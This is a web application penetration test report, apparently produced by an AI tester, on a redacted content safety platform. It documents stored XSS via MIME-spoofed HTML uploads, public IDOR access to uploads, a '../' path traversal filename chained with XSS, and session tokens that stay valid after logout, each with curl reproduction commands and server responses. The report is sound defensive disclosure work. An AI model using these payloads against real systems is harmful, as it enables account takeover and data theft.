SHINOBI SECURITY

{redacted}

Application Security Test

Comprehensive Technical Report

{redacted}

Test Date: January 6, 2026

Generated on: January 7, 2026

Requested By: {redacted}

Author: Shinobi Security Inc.

Table of Contents

1. Executive Summary 3

2. Summary of Findings 4

2.1 Risk Distribution 4

2.2 OWASP Distribution 5

3. Scope 6

3.1 Application Description 6

4. Findings 10

4.1 Stored XSS in Media Analysis Endpoint 10

4.2 IDOR Exposes User Uploads Publicly 12

4.3 Chained Path Traversal and Stored XSS in File Upload 14

4.4 Path Traversal in Upload Filename 16

4.5 Session Not Invalidated After Logout 18

4.6 Session Cookie Lacks Secure Flag 20

4.7 Missing Rate Limiting in Authentication Endpoint 22

4.8 Exposed FastAPI Documentation (Swagger UI / ReDoc / OpenAPI) 24

4.9 CNAME DNS Record Discovered Pointing to AWS Elastic Load Balancer 26

4.10 TLS Version Detection: Target supports TLS 1.2 and TLS 1.3 28

4.11 Wildcard TLS Certificate Present in SAN 30

4.12 DNS CAA Record Discovery 32

4.13 Exposed ReDoc API Documentation at /redoc (Unauthenticated OpenAPI Spec) 34

4.14 Server Technology Disclosure - nginx version 36

4.15 Web Application Firewall (WAF) Detected 38

4.16 Information Disclosure via HTTP Allow/Server Headers (OPTIONS Method Enumeration) 40

4.17 TLS Certificate Issuer Disclosure (Issuer: Amazon) 42

4.18 Nginx version disclosure via Server response header 44

4.19 Public Swagger / OpenAPI Documentation Exposed (/docs) 46

4.20 HTTP Missing Security Headers 48

4.21 OpenAPI Specification Exposed (openapi.json accessible) 50

4.22 TLS Certificate Subject Alternative Names (SAN) Disclosure / Wildcard SAN Observed 52

5. Attack Scenarios 32

1. Executive Summary

A recent application penetration test was conducted on the {redacted} Content Safety Platform to evaluate its resilience against real-world cyber threats and identify potential security vulnerabilities. The primary objective of this assessment was to determine the effectiveness of the application's security controls in protecting sensitive user data and maintaining system integrity. Based on the assessment results, the overall risk level for the platform is rated as High. While some baseline defensive measures, such as a Web Application Firewall, were detected, fundamental application-level security controls are currently ineffective. Critical gaps in input validation, authorization, and session management leave the platform exposed to significant security threats that require immediate attention.

The most critical vulnerabilities discovered during the assessment revolve around how the application handles user-uploaded files and manages access to them. Specifically, the platform fails to verify the types of files being uploaded and allows users to manipulate where these files are stored on the server. This flaw can be exploited by malicious actors to upload harmful files that execute unauthorized actions within another user's browser, potentially leading to account compromise and allowing the platform to be used as a host for distributing malicious content. Furthermore, a severe access control flaw permits anyone to view and download private media files uploaded by other users simply by guessing the file's web address. This presents a massive risk of a data breach, as highly sensitive or proprietary content submitted for safety analysis is completely exposed to unauthorized external parties.

In addition to the file handling issues, the assessment identified weaknesses in the platform's authentication and session management mechanisms. When a user logs out, their session token is not properly destroyed on the server, meaning an intercepted token could be used by an attacker to maintain unauthorized access to an account for up to a full day. The platform also lacks protections against automated password-guessing attacks and transmits session cookies without enforcing secure, encrypted connections. Furthermore, detailed internal technical documentation for the application's programming interfaces is publicly accessible, providing potential attackers with a comprehensive map of the system to plan highly targeted attacks.


To address these critical risks and improve the organization's security posture, immediate remediation efforts should prioritize securing the file upload and storage mechanisms. It is imperative to implement strict, server-side validation of all uploaded files to ensure only safe, expected formats are accepted, and to restrict file storage to isolated, secure directories. Additionally, robust access controls must be enforced so that every request to view or download media is properly authenticated and authorized to the specific user. Finally, the organization should overhaul its session management to ensure user sessions are permanently invalidated upon logout, implement rate limiting to prevent automated login attacks, and remove public access to internal system documentation.

*Shinobi's offensive security AI is a highly skilled tester and performs comprehensive penetration testing matching the performance of human penetration testers. It has demonstrated proficiency by completing a web application hacking exam and numerous Capture-The-Flag

labs. In addition to testing and exploiting OWASP Top 10 issues, it can also test business logic and authentication/authorization flaws as it understands the business context of the target application.

2. Summary of Findings

2.1 Risk Distribution




The following matrix summarises how Shinobi assigns severity levels.

INFO	Observations or recommendations; not vulnerabilities.
LOW	Low likelihood; minor operational impact.
MEDIUM	Moderate likelihood; data loss or localized disruption.
HIGH	High likelihood; significant data compromise or service outage.
CRITICAL	Extremely high risk; severe regulatory or financial damage.

2.2 OWASP Distribution

The following chart shows the distribution of security issues across OWASP vulnerability categories, providing insight into the most prevalent risk themes affecting **{redacted}**.



3. Scope

This section defines the scope and boundaries of the project.

Application Name	{redacted}
URLs	https://{redacted-host}
Out of Scope	Denial-of-Service attacks
Requested By	{redacted}

3.1 Application Description

Content Safety Platform

4. Findings

> **Note:** Findings marked as closed or false positives are excluded from this report. To view them, please visit Shinobi dashboard.

4.1 Stored XSS in Media Analysis Endpoint

4.1.1 Risk Assessment

> **Risk Rating:** HIGH
>
> **OWASP Categories:** A05-Injection, A08-Software-or-Data-Integrity-Failures
>
> **CWE:** CWE-434, CWE-79
>
> **Reference Links:** https://cwe.mitre.org/data/definitions/434.html
> https://cwe.mitre.org/data/definitions/79.html

4.1.2 Vulnerability Description

The Content Safety Platform's file upload endpoint at `/api/analyze` fails to properly validate uploaded file types, allowing attackers to upload arbitrary HTML files containing malicious JavaScript. The server accepts files with spoofed Content-Type headers (e.g., uploading an HTML file while claiming it is `image/png`), stores them at predictable, user-enumerable paths (`/uploads/<username>/<filename>`), and serves them back with the `text/html` content type. This enables stored Cross-Site Scripting (XSS) attacks.

The uploaded HTML files are publicly accessible without authentication, significantly increasing the attack surface. Any user who navigates to the uploaded file's URL will execute the embedded JavaScript in their browser context, under the application's origin.

During testing, an HTML file named `xss.html` containing `<script>alert('shinobi')</script>` was uploaded to `/api/analyze` by spoofing the MIME type as `image/png`. The server accepted the upload, assigned it scan ID `a01f87f6-943a-4832-bff1-fbb7dcbe2242`, and stored the file at `/uploads/{redacted-user}/xss.html`. When accessed directly via HTTP GET, the server returned the HTML content with `Content-Type: text/html; charset=utf-8`, causing the JavaScript payload to execute immediately in the browser.

4.1.3 Affected Assets

No vulnerable locations found

4.1.4 Security Implications

- Attackers can execute malicious JavaScript in the context of a victim's session, potentially leading to session hijacking and account takeover.
- The application serves as a host for malicious content, allowing attackers to distribute phishing pages or malware from a trusted domain, damaging the organization's reputation.
- Sensitive user actions can be performed on behalf of the victim without their consent, effectively bypassing CSRF protections.
- Public accessibility of uploaded files exposes them to unauthenticated users, widening the attack surface for social engineering attacks where victims are tricked into clicking a link hosted on the legitimate application.

4.1.5 Suggested Countermeasures

- Implement strict server-side validation of file extensions and content (magic bytes) to ensure only permitted media types (e.g., images, videos) are uploaded.
- Rename uploaded files using a random hash or UUID to prevent predictable file paths and overwrite attacks.
- Serve uploaded content with the `Content-Disposition: attachment` header to prevent inline execution of scripts in the browser.
- Store user-uploaded files on a separate domain or subdomain (e.g., `content.example.com`) to isolate them from the main application's origin and cookies.
- Configure the web server to send the `X-Content-Type-Options: nosniff` header to prevent browsers from interpreting files as a different MIME type than declared.

4.1.6 Exploit

Steps to reproduce the vulnerability

1. Create a malicious HTML file containing a JavaScript payload:

```
echo "<script>alert('shinobi')</script>" > xss.html
```

2. Authenticate to the application to obtain a session cookie. Send a POST request to `https://{redacted-host}/api/login` with the following headers and body:
    - HTTP Method: POST
    - Headers:
        - Content-Type: application/json
    - Body:

```
{"username": "{redacted-user}", "password": "{redacted}"}
```

    Extract the `shieldai_session` cookie from the response `Set-Cookie` header.
3. Upload the malicious HTML file to `https://{redacted-host}/api/analyze` while spoofing the MIME type:
    - HTTP Method: POST
    - Headers:
        - Cookie: shieldai_session={redacted-token}
    - Body: Multipart form data with field `file` containing the contents of `xss.html` and type set to `image/png`.
4. Retrieve the uploaded file from `https://{redacted-host}/uploads/{redacted-user}/xss.html`:
    - HTTP Method: GET
    - No additional headers required (accessible without authentication).
5. Navigate to `https://{redacted-host}/uploads/{redacted-user}/xss.html` in a web browser to trigger the JavaScript execution.

The final exploit for the vulnerability

```
# Create payload
echo "<script>alert('shinobi')</script>" > xss.html

# Upload with spoofed MIME type (replace session cookie as needed)
curl -X POST 'https://{redacted-host}/api/analyze' \
  -H 'Cookie: shieldai_session={redacted-token}' \
  -F 'file=@xss.html;type=image/png'

# Access the stored file to execute payload
curl 'https://{redacted-host}/uploads/{redacted-user}/xss.html'
```

Evidence from test activity

- Upload response (200 OK):

```
{
  "id": "a01f87f6-943a-4832-bff1-fbb7dcbe2242",
  "overall": "SAFE",
  "summary": "The provided script tag contains no detectable content
that violates UK broadcasting guidelines..."
}
```


- Retrieval response (200 OK):

```
HTTP/2 200
date: Tue, 06 Jan 2026 17:23:13 GMT
content-type: text/html; charset=utf-8
content-length: 34
server: nginx/1.29.4
accept-ranges: bytes

<script>alert('shinobi')</script>
```

- Browser navigation to `https://{redacted-host}/uploads/{redacted-user}/xss.html` triggered a JavaScript alert with message "shinobi", confirming execution.

4.2 IDOR Exposes User Uploads Publicly

4.2.1 Risk Assessment

Risk Rating: HIGH

OWASP Categories: A01-Broken-Access-Control

CWE: CWE-284, CWE-639, CWE-425

Reference Links: https://cwe.mitre.org/data/definitions/284.html
https://cwe.mitre.org/data/definitions/639.html
https://cwe.mitre.org/data/definitions/425.html

4.2.2 Vulnerability Description

The application stores user-uploaded media and generated thumbnails under predictable paths within the web root (e.g., `/uploads/<username>/...` and `/uploads/<username>/thumbs/...`). These resources are served directly by the web server without enforcing authentication or per-user authorization.

As a result, any unauthenticated visitor (or any authenticated user) can retrieve another user's uploaded media and thumbnails if they know or can obtain the URL. The API endpoint `/api/history/{id}` correctly prevents cross-user access (returns 404), but the underlying files remain publicly accessible via direct object reference.

4.2.3 Affected Assets

No vulnerable locations found

4.2.4 Security Implications

- Complete loss of confidentiality for all user-uploaded media files. Any private, sensitive, or proprietary content submitted by users for content safety analysis can be accessed and downloaded by unauthorized parties, including unauthenticated external attackers.
- Mass data breach potential. Because file paths follow a predictable pattern (`/uploads/<username>/...`), an attacker who discovers or guesses a valid username and filename can systematically enumerate and download files belonging to multiple users at scale.

- Exposure of potentially sensitive or explicit content. Given the application's purpose of analyzing media against broadcasting standards (including categories like violence, sexual content, and criminal activity), the uploaded files may contain particularly sensitive material that users expect to remain private.
- Regulatory and compliance violations. Unauthorized exposure of user-uploaded content may violate data protection regulations such as GDPR, which mandates appropriate technical measures to protect personal data. Organizations using this platform could face significant legal and financial penalties.
- Reputational damage and loss of user trust. Users submit content to this platform with the expectation of privacy. Public exposure of their uploaded files undermines trust in the platform's security and could result in user attrition and negative publicity.
- Chaining opportunity with other vulnerabilities. An attacker could combine this file access vulnerability with information disclosed through exposed API documentation endpoints to map valid usernames and file patterns more efficiently, increasing the scope of exploitation.

4.2.5 Suggested Countermeasures

- Implement server-side authorization checks for all file access requests under the `/uploads/` directory. The web server or application should verify that the requesting user is authenticated and owns the requested resource before serving the file.
- Move uploaded files outside the web root and serve them through a secure download endpoint that validates user authentication and ownership.
- Use unpredictable, cryptographically random identifiers for file storage instead of predictable paths containing usernames.
- Configure the web server (nginx) to deny direct access to the `/uploads/` directory and require all requests to pass through the application's authorization middleware.
- Implement signed URLs with time-limited validity for file access.
- Add logging and monitoring for file access patterns to detect potential enumeration or mass download attempts.

4.2.6 Exploit

Steps to reproduce the vulnerability

1. Obtain a valid URL for a user's uploaded file by logging in as any user and viewing their scan history. An example URL: `https://{redacted-host}/uploads/{redacted-user}/Gemini_Generated_Image_8aly9h8aly9h8aly.png`

2. From an unauthenticated context, send a GET request to the file URL.
    - URL: `https://{redacted-host}/uploads/{redacted-user}/Gemini_Generated_Image_8aly9h8aly9h8aly.png`
    - HTTP Method: GET
    - Headers: None required (no authentication cookie).
    - Body: None.
3. Observe that the server responds with HTTP/2 200 OK and returns the image file, confirming that no authentication is required.

The final exploit for the vulnerability

```
curl -sk 'https://{redacted-host}/uploads/{redacted-user}/Gemini_Generated_Image_8aly9h8aly9h8aly.png' -o downloaded_file.png
```

Evidence from test activity

```
HTTP/2 200
date: Tue, 06 Jan 2026 17:32:07 GMT
content-type: image/png
content-length: 1131634
server: nginx/1.29.4
accept-ranges: bytes
last-modified: Tue, 06 Jan 2026 15:18:20 GMT
etag: "7fcd9e5428cb791e4c0a62cbd405e41b"
```

Additionally, a similar request for the file's thumbnail also succeeded with HTTP/2 200.

```
HTTP/2 200
date: Tue, 06 Jan 2026 17:32:09 GMT
content-type: image/jpeg
content-length: 9550
server: nginx/1.29.4
```

4.3 Chained Path Traversal and Stored XSS in File Upload

4.3.1 Risk Assessment

Risk Rating: HIGH

OWASP Categories: A01-Broken-Access-Control, A05-Injection

CWE: CWE-22, CWE-79, CWE-434

Reference Links: https://cwe.mitre.org/data/definitions/22.html
https://cwe.mitre.org/data/definitions/79.html
https://cwe.mitre.org/data/definitions/434.html

4.3.2 Vulnerability Description

The application contains three distinct but interconnected vulnerabilities that, when chained together, enable an attacker to host persistent, publicly accessible XSS payloads at predictable, username-agnostic URLs. The attack chain exploits: (1) Path traversal in the file upload endpoint's filename handling, which allows writing files outside user-specific directories; (2) Lack of file type validation, allowing HTML files with JavaScript to be uploaded while spoofing image MIME types; and (3) Public accessibility of all content under /uploads/ without authentication. By combining these vulnerabilities, an authenticated attacker can plant a malicious HTML file containing JavaScript in the shared /uploads/ directory (rather than /uploads/{username}/), creating a stored XSS payload at a global URL that does not reveal any username or require knowledge of user-specific paths.

4.3.3 Affected Assets

No vulnerable locations found

4.3.4 Security Implications

- Enables the creation of a persistent, globally accessible XSS attack vector that does not require knowledge of specific usernames to exploit.
- Allows attackers to host phishing pages or malware on the application's trusted domain, significantly increasing the success rate of social engineering attacks.
- Facilitates session hijacking and account takeover by executing malicious scripts in the context of victim sessions.

- Bypasses tenant isolation by allowing files to be written to shared storage areas, potentially overwriting existing assets.
- Exposes unauthenticated users to attacks, as the malicious payload is publicly accessible without a session.

4.3.5 Suggested Countermeasures

- Implement strict server-side filename sanitization to strip directory traversal sequences and special characters, or replace client-provided filenames with server-generated UUIDs.
- Validate uploaded file content using magic bytes inspection rather than relying solely on the `Content-Type` header or file extension.
- Enforce strict access controls on the `/uploads/` directory to prevent unauthenticated or unauthorized access to stored files.
- Serve user-uploaded content with the `Content-Disposition: attachment` header to prevent browsers from rendering HTML or SVG files inline.
- Host user uploads on a separate, sandboxed domain (e.g., `content-cdn.com`) to isolate them from the main application's origin and cookies.

4.3.6 Exploit

Steps to reproduce the vulnerability

- Create a malicious HTML file containing the XSS payload:

```
echo '<script>alert("Shinobi XSS Chained")</script>' > chained_xss.ht
ml
```

- Authenticate to obtain a valid session cookie by sending a POST request to `https://{redacted-host}/api/login`:
  - HTTP method: POST
  - Headers: `Content-Type: application/json`
  - Body: `{"username":"{redacted-user}","password":"{redacted}"}`
- Extract the session cookie from the response (e.g., `shieldai_session={redacted-token}`).
- Upload the HTML file with path traversal in the filename and spoofed MIME type by sending a POST request to `https://{redacted-host}/api/analyze`:
  - HTTP method: POST
  - Headers: `Cookie: shieldai_session={redacted-token}`

- Body: Multipart form data with field `file` containing the contents of `chained_xss.html`, `filename=../traversal_xss.html`, and `type=image/png`.

- Retrieve the uploaded file without authentication by sending a GET request to `https://{redacted-host}/uploads/traversal_xss.html`:
  - HTTP method: GET
  - No additional headers or body required.
- Verify cross-user access by authenticating as another user (e.g., `{redacted-user}`) and sending a GET request to `https://{redacted-host}/uploads/traversal_xss.html`:
  - HTTP method: GET
  - Headers: `Cookie: shieldai_session={redacted-token}`
- Navigate to `https://{redacted-host}/uploads/traversal_xss.html` in a web browser to trigger the XSS payload execution.

The final exploit for the vulnerability

```
# Create payload
echo '<script>alert("Shinobi XSS Chained")</script>' > chained_xss.html

# Authenticate
curl -sk -X POST 'https://{redacted-host}/api/login' \
  -H 'Content-Type: application/json' \
  -d '{"username":"{redacted-user}","password":"{redacted}"}' \
  -c /tmp/cookies.txt

# Extract session cookie
SESSION_COOKIE=$(grep shieldai_session /tmp/cookies.txt | awk '{print
$7}')

# Upload with traversal and MIME spoofing
curl -sk -X POST 'https://{redacted-host}/api/analyze' \
  -H "Cookie: shieldai_session=$SESSION_COOKIE" \
  -F 'file=@chained_xss.html;filename=../traversal_xss.html;type=image/
png'

# Retrieve unauthenticated
curl -sk 'https://{redacted-host}/uploads/traversal_xss.html'

# Retrieve as another user (after authenticating separately)
curl -sk -b "shieldai_session={redacted-token}" 'https://{redacted-host}/
uploads/traversal_xss.html'
```

Evidence from test activity

- Upload response headers:

```
HTTP/2 500
date: Wed, 07 Jan 2026 07:17:34 GMT
content-type: application/json
```

```
content-length: 1113
server: nginx/1.29.4
```

- Unauthenticated retrieval response:

```
HTTP/2 200
date: Wed, 07 Jan 2026 07:17:34 GMT
content-type: text/html; charset=utf-8
content-length: 46
server: nginx/1.29.4
```

Body:

```
<script>alert("Shinobi XSS Chained")</script>
```

- Cross-user retrieval also returned 200 OK with the same content.
- Browser navigation triggered a JavaScript alert with the message "Shinobi XSS Chained".

4.4 Path Traversal in Upload Filename

4.4.1 Risk Assessment

Risk Rating: HIGH

OWASP Categories: A01-Broken-Access-Control, A05-Injection

CWE: CWE-22, CWE-434

Reference Links: https://cwe.mitre.org/data/definitions/22.html
https://cwe.mitre.org/data/definitions/434.html

4.4.2 Vulnerability Description

The file upload endpoint `POST /api/analyze` accepts attacker-controlled filenames from the multipart `file` part and uses them to construct the server-side storage path without safely normalizing or restricting traversal sequences.

By supplying a filename containing `../`, an authenticated user can cause the server to store the uploaded file outside of the intended per-user directory (`/uploads/<username>/`) and into a higher-level directory (`/uploads/`).

During testing, a file uploaded with `filename=../traversal.txt` was later retrievable at the normalized path `/uploads/traversal.txt`, confirming that the server resolved the traversal sequence and wrote the file outside the user directory boundary.

This breaks tenant isolation between users' upload areas and can enable overwriting or planting files in shared locations under `/uploads/`, potentially impacting other users and application behavior depending on what paths are writable and served.

4.4.3 Affected Assets

No vulnerable locations found

4.4.4 Security Implications

- User upload directory isolation is broken, allowing authenticated attackers to write files outside their designated `/uploads/<username>/` directory into shared locations under `/uploads/`. This violates the intended tenant separation between user upload areas.
- An attacker can plant arbitrary content at attacker-chosen paths within the web-accessible `/uploads/` directory tree. Combined with the previously identified public

accessibility of uploaded files, this allows hosting malicious content at predictable URLs.

- If predictable filenames or known assets exist in shared locations (such as thumbnail directories or common resources), an attacker may overwrite them, potentially affecting other users or application functionality.
- This vulnerability can be chained with the stored XSS vulnerability to place malicious HTML or SVG files at strategic locations outside user directories, increasing the attack surface for phishing or credential harvesting attacks against other users.
- Depending on the server configuration and writable paths, deeper traversal sequences could potentially allow writing files to other application directories, though testing was limited to the `/uploads/` tree to avoid impacting system stability.

4.4.5 Suggested Countermeasures

- Implement strict filename sanitization on the server side by stripping or rejecting any path separator characters (`/` , `\`) and traversal sequences (`../` , `..\` , URL-encoded variants like `%2e%2e%2f`) from user-supplied filenames before constructing the storage path.
- Use secure path construction functions that resolve and normalize the final storage path, then verify that the resolved path remains within the intended base directory.
- Generate unique server-side filenames (e.g., UUIDs or content hashes) rather than using client-supplied filenames for storage.
- Configure the web server to serve the uploads directory with `Content-Disposition: attachment` headers to force downloads rather than inline rendering.
- Implement directory-level access controls and ensure the application process runs with least-privilege filesystem permissions.
- Add server-side validation that explicitly checks the computed storage path against an allowlist of permitted directory prefixes before any file write operation.

4.4.6 Exploit

Steps to reproduce the vulnerability

- Authenticate to obtain a valid session cookie by sending a POST request to `https://{redacted-host}/api/login` with the body `{"username":"{redacted-user}","password":"{redacted}"}` .
- Create a local file named `traversal_payload.txt` with the content "traversal test".
- Send a POST request to `https://{redacted-host}/api/analyze` with the following:
  - HTTP method: POST

- Headers: `Cookie: shieldai_session={redacted-token}`
- Body: Multipart form data with field `file` containing the content of `traversal_payload.txt`, `filename=../traversal.txt`, and `type=image/png`.

- Send a GET request to `https://{redacted-host}/uploads/traversal.txt` to retrieve the file from the normalized path.

The final exploit for the vulnerability

```
echo "traversal test" > traversal_payload.txt
curl -X POST 'https://{redacted-host}/api/analyze' \
  -H 'Cookie: shieldai_session={redacted-token}' \
  -F 'file=@traversal_payload.txt;filename=../traversal.txt;type=image/
png'
curl 'https://{redacted-host}/uploads/traversal.txt'
```

Evidence from test activity

```
HTTP/2 200
date: Tue, 06 Jan 2026 17:55:11 GMT
content-type: text/plain; charset=utf-8
content-length: 15
server: nginx/1.29.4
accept-ranges: bytes
last-modified: Tue, 06 Jan 2026 17:54:00 GMT
etag: "86dbf22bad0e75d6866f56daee46d28d"

traversal test
```

4.5 Session Not Invalidated After Logout

4.5.1 Risk Assessment

Risk Rating: MEDIUM

OWASP Categories: A07-Authentication-Failures

CWE: CWE-613

Reference Links: https://cwe.mitre.org/data/definitions/613.html

4.5.2 Vulnerability Description

The logout endpoint (`POST /api/logout`) does not revoke or invalidate the presented JWT session token on the server. Although the response attempts to clear the cookie client-side (via `Set-Cookie: shieldai_session=""; Max-Age=0`), the same JWT can still be replayed to access protected API endpoints until its natural expiration (~24 hours based on `iat` / `exp` and `Max-Age=86400`). This enables persistent access with a captured token even after the user explicitly logs out.

4.5.3 Affected Assets

No vulnerable locations found

4.5.4 Security Implications

- An attacker who captures a user's session token (e.g., via XSS, malware, browser extensions, network interception, or shared workstation access) can maintain persistent access to the victim's account for up to 24 hours even after the victim explicitly logs out, believing their session to be terminated.
- Users on shared or public computers face elevated risk, as logging out provides a false sense of security while the session token remains valid and could be recovered from browser storage, logs, or memory.
- Sensitive moderated content, analysis history, internal policies, and user data exposed via `/api/history` remain accessible to an attacker holding a captured token, enabling mass data exfiltration throughout the token's lifetime.
- The vulnerability significantly increases the impact window of any token disclosure incident, as there is no mechanism to revoke compromised tokens until they naturally expire.

- In enterprise or regulatory environments, this weakness may constitute a compliance violation for standards requiring immediate session termination upon user logout (e.g., PCI-DSS, HIPAA, SOC 2).

4.5.5 Suggested Countermeasures

- Implement server-side token revocation by maintaining a denylist (e.g., in Redis or a database) of invalidated JWT identifiers (`jti` claim) that is checked on every authenticated request. When a user logs out, add their token's `jti` to the denylist.
- Reduce the JWT token lifetime from 24 hours to a shorter duration (e.g., 15-30 minutes) and implement a refresh token mechanism. This limits the window of exposure if a token is captured.
- Consider migrating from stateless JWT-only authentication to a hybrid approach where the server maintains session state and can immediately invalidate sessions upon logout, password change, or suspicious activity.
- Add a token version or generation counter to user records in the database; increment this value on logout or security-sensitive actions, and validate incoming JWTs against the current version to reject stale tokens.
- Implement automatic session invalidation across all devices when a user changes their password or triggers a "log out all sessions" action, ensuring comprehensive revocation.

4.5.6 Exploit

Steps to reproduce the vulnerability

1. Send a POST request to the login endpoint to authenticate and obtain a session token.
    - URL: `https://{redacted-host}/api/login`
    - HTTP Method: POST
    - Headers: Content-Type: application/json
    - Body: `{"username":"{redacted-user}","password":"{redacted}"}`
    - Extract the `shieldai_session` token from the `Set-Cookie` response header.
2. Send a POST request to the logout endpoint using the captured token.
    - URL: `https://{redacted-host}/api/logout`
    - HTTP Method: POST
    - Headers: Cookie: shieldai_session={redacted-token}
    - Body: (empty)

3. Send a GET request to a protected endpoint using the same token from step 1.
    - URL: `https://{redacted-host}/api/me`
    - HTTP Method: GET
    - Headers: Cookie: shieldai_session={redacted-token}
4. Send another GET request to an additional protected endpoint using the same token.
    - URL: `https://{redacted-host}/api/history`
    - HTTP Method: GET
    - Headers: Cookie: shieldai_session={redacted-token}

The final exploit for the vulnerability

```
# Step 1: Login and capture token
POST /api/login HTTP/2
Host: {redacted-host}
Content-Type: application/json

{"username":"{redacted-user}","password":"{redacted}"}

# Step 2: Logout
POST /api/logout HTTP/2
Host: {redacted-host}
Cookie: shieldai_session={redacted-token}

# Step 3: Reuse token on /api/me
GET /api/me HTTP/2
Host: {redacted-host}
Cookie: shieldai_session={redacted-token}

# Step 4: Reuse token on /api/history
GET /api/history HTTP/2
Host: {redacted-host}
Cookie: shieldai_session={redacted-token}
```

Evidence from test activity

- Login response: 200 OK with Set-Cookie containing JWT `set-cookie: shieldai_session={redacted-token}; HttpOnly; Max-Age=86400; Path=/; SameSite=lax`
- Logout response: 200 OK `set-cookie: shieldai_session=""; expires=Tue, 06 Jan 2026 17:36:08 GMT; Max-Age=0; Path=/; SameSite=lax` `{"message":"Logged out"}`
- Post-logout /api/me response: 200 OK `{"username":"{redacted-user}"}`
- Post-logout /api/history response: 200 OK (8728 bytes of scan history data)
- Multi-account confirmation (post-logout /api/me responses): `{"username":"{redacted-user}"}`

4.6 Session Cookie Lacks Secure Flag

4.6.1 Risk Assessment

Risk Rating: LOW

OWASP Categories: A02-Security-Misconfiguration

CWE: CWE-614

Reference Links: https://cwe.mitre.org/data/definitions/614.html

4.6.2 Vulnerability Description

